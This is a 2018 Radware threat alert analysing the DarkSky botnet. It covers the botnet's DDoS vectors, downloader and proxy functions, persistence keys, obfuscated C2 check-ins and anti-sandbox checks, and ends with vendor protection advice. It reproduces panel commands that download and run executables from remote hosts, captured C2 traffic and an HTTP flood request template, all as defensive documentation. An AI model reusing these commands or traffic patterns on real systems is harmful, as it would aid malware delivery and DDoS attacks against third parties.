Cyber Security Threat Alert
DarkSky Botnet
Feb 8, 2018


Abstract

Radware's Threat Research has recently discovered a new botnet, dubbed DarkSky. DarkSky features several evasion mechanisms, a malware downloader and a variety of network- and application-layer DDoS attack vectors. This bot is now available for sale for less than $20 over the Darknet.

As published by its authors, this malware is capable of running under Windows XP/7/8/10, both x32 and x64 versions, and has anti-virtual machine capabilities to evade security controls such as a sandbox, thereby allowing it to only infect 'real' machines.

Background

Radware has been monitoring this malware since its early versions in May, 2017. Developers have been enhancing its functionality and released the latest version in December, 2017. Its popularity and use is increasing.



May Version

#	HWID	IP	Country	OS	Username	Status
#1	2225513067	82.1[redacted]	Germany	Windows 8	Admin	Online
#2	1647864855	178.[redacted]	Ukraine	Windows 8	igors	Offline

December Version

#	IP	Username	HWID	Country	OS	Priv.	Created	Last Onl.	Status	Ram
43	46.[redacted]	кирилл	9A[redacted]		Win8/10x32	−	01-28 14:45	01-31 06:56	●	2047MB
96	159.[redacted]	Вадим	78E[redacted]		Win8/10x32	−	01-28 21:37	01-31 06:56	●	2047MB
123	58.[redacted]	Hafiz	F29[redacted]		Win7x32	+	01-29 3:09	01-31 06:55	●	4095MB
22	93.[redacted]	Денис	DA[redacted]		Win8/10x32	−	01-27 22:48	01-31 06:55	●	1962MB
171	112.[redacted]	[illegible]	EC[redacted]		Win7x32	+	01-29 12:35	01-31 06:55	●	1496MB
269	175.[redacted]	[illegible]	CC[redacted]		Win7x32	−	01-31 9:44	01-31 06:55	●	4095MB
268	95.[redacted]	[illegible]	DC[redacted]		Win7x32	+	01-31 9:17	01-31 06:54	●	4095MB
36	178.[redacted]	Данила	D2[redacted]		Win8/10x32	−	01-28 5:07	01-31 06:54	●	2047MB
71	41.[redacted]	ASUS	5E[redacted]		Win8/10x32	−	01-28 17:36	01-31 06:54	●	2047MB
147	200.[redacted]	Studios	EC[redacted]		Win7x32	−	01-29 7:36	01-31 06:54	●	3992MB

Figure 1: Differences between DarkSky versions

On New Year's Day, 2018, Radware witnessed a spike in different variants of the malware. This is suspected to be the result of an increase in sales or testing of the newer version following its launch. However all communication requests were to the same host ("http://injbot.net/"), a strong indication of "testing" samples.

Infection Methods


Radware suspects the bot spreads via traditional means of infection such as exploit kits, spear phishing and spam emails.

Capabilities

1. Perform DDoS Attack:

The malware is capable of performing DDoS attacks using several vectors:

- DNS Amplification
- TCP (SYN) Flood
- UDP Flood
- HTTP Flood



Total: 253 Online: 14
Dead: 9 Offline: 239
Banned: 110

Commands center

Select command: * HTTP Flood

Options command:* For example: http://domain.ru/index.php

Threads:* Потоков, наприм

Timeout:* In miliseconds: 1

Request:* GET

Country: Example: RU, UA (AL

Target: Only ID Bot

Bot	Commands	Status
# 16	# 9	✓
# 18	# 9	✓
# 19	# 10	✓
# 20	# 11	✓
# 23	# 11	✓

Command	Counts	Complete	Country	Target
load:"http:// [redacted] /dark/files/clipper.vmp.exe"	100	32	AL	Все
load:"http:// [redacted] /dark/files/clipper2.exe"	100	61	AL	Все
load:"http:// [redacted] /dark/files/megadeth.exe"	100	90	AL	Все
load:"http:// [redacted] /dark/files/1mega.exe"	20	20	AL	Все

Figure 2: DarkSky attack panel


The server also has a “Check Host Availability” function to check if the DDoS attack succeeded. When the malware performs HTTP DDoS attack, it uses the HTTP structure seen below. In the binaries, Radware witnessed hard-coded lists of User-Agents and Referers that are randomly chosen when crafting the HTTP request.

```
GET/POST <path>
Host: <host>
User-Agent: <user-agent from a list>
Connection: keep-alive
Cache-Control: <cache-control from a list>
Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: <referer from a list>
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: gzip, deflate
```

Figure 3: HTTP structure

2. Downloader

The malware is capable of downloading malicious files from a remote server and executing the downloaded files on the infected machine. After looking at the downloaded files from several different botnets, Radware noticed cryptocurrency-related activity where some of the files are simple Monero cryptocurrency miners and others are the latest version of the “1ms0rry” malware associated with downloading miners and cryptocurrencies.



Total: 252 Online: 13
Dead: 9 Offline: 239
Banned: 110

Commands center

Select command: * Download and Run

Options for command: * На пример: http://domain.ru/file.exe

Counts:* Example: 15, 50,
Country: Example: RU, UA (AL
Target: Only ID Bot

Bot	Commands	Status
# 16	# 9	✓
# 18	# 9	✓
# 19	# 10	✓
# 20	# 11	✓
# 23	# 11	✓

Command	Counts	Complete	Country	Target
load:"http:// [redacted] /dark/files/clipper.vmp.exe"	100	31	AL	Bce
load:"http:// [redacted] /dark/files/clipper2.exe"	100	59	AL	Bce
load:"http:// [redacted] /dark/files/megadeth.exe"	100	90	AL	Bce
load:"http:// [redacted] /dark/files/1mega.exe"	20	20	AL	Bce

Figure 4: Darksky communication to the server

3. Proxy

The malware can turn the infected machine to a SOCKS/HTTP proxy to route traffic through the infected machine to a remote server.


Malware Behavior

The malware has a quick and silent installation with almost no changes on the infected machine. To ensure persistence on the infected machine it will either create a new key under the registry path “RunOnce” or create a new service on the system:

1. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\Registry Driver
2. HKLM\System\CurrentControlSet\Services\Icon Codec Service\

Communication

When the malware executes, it will generate an HTTP GET request to “/activation.php?key=” with a unique User-Agent string “2zAz.” The server will then respond with a “Fake 404 Not Found” message if there are no commands to execute on the infected machine.



```
GET /activation.php?
key=fSJCTTMyMDEiOiJtYXIiICwiIjo[redacted]
[redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
User-Agent: 2zAz
Host: [redacted]
Content-Length: 4

.*..HTTP/1.0 404 Not Found
Date: Mon, 29 Jan 2018 07:05:23 GMT
Server: Apache/2.4.25 (Debian)
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (622 bytes) Show and save data as ASCII Stream 85

Figure 5: Example of HTTP GET request and 404 Not Found

Communication Obfuscation Example

The GET request param value is base64 encrypted.

- Original obfuscated value:

fSJCTTc0MDIiOiJtYXliICwiljoicHR0aClgLCliOiI0cylgLCliOiI1cylgLClwljoibmltZEEiLClxys8iOiJlbWFOc
mVzVSIsIkZBMDFCRjQzljoiZGl3aClsljAyM2c3bjFXljoibml3Ins=


- Decrypting the message using base64, translates to a reversed string:

}"BM7402":"mar" ,"":"ptth" ,"":"4s" ,"":"5s"
,"0":"nimdA","1ÊÏ":"emaNresU","FA01BF53":"diwh","023g7n1W":"niw"{

- Reversing the string results in the following 'original' string:

{"win":"W1n7g320","hwid":"35FB10AF","UserName":"ÏÊ1","Admin":"0", "s5":"", "s4":"", "http":"",
"ram":"2047MB"}

The final readable string contains infected machine information as well as user information. When a new command is sent from the server "200 OK," a response return is executed with the request to download a file from the server or execute a DDoS attack (see Figure below).



```
GET /activation.php?
key=fSJCTTk5NyI6Im1hciIgLC[redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
User-Agent: 2zAz
Host: [redacted]
Content-Length: 4

....HTTP/1.1 200 OK
Date: Sun, 28 Jan 2018 11:31:56 GMT
Server: Apache/2.4.25 (Debian)
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 178
Content-Type: text/html; charset=UTF-8

load:"http://[redacted]/Bot.exe"load:"http://[redacted]/Bot.exe"
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (799 bytes) — Show and save data as: ASCII — Stream: 0

Figure 6

Evasion

When the malware executes it will perform several anti-virtual machine checks:

1. VMware:
   i) Dbghelp.dll
   ii) Software\Microsoft\ProductId != 76487-644-3177037-23510
2. Vbox:
   i) VBoxService.exe
   ii) VBoxHook.dll
3. Sandboxie
   i) SbieDll.dll

It will also look for the Syser kernel debugger presence searching for the following devices:

1. \\.\Syser
2. \\.\SyserDbgMsg
3. \\.\SyserBoot

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan -** A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further network and application protection measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Effective Web Application Security Essentials

- **Full OWASP Top-10** coverage against defacements, injections, etc.
- **Low false positive rate –** using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources
- **Flexible deployment options -** on-premise, out-of-path, virtual or cloud-based

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.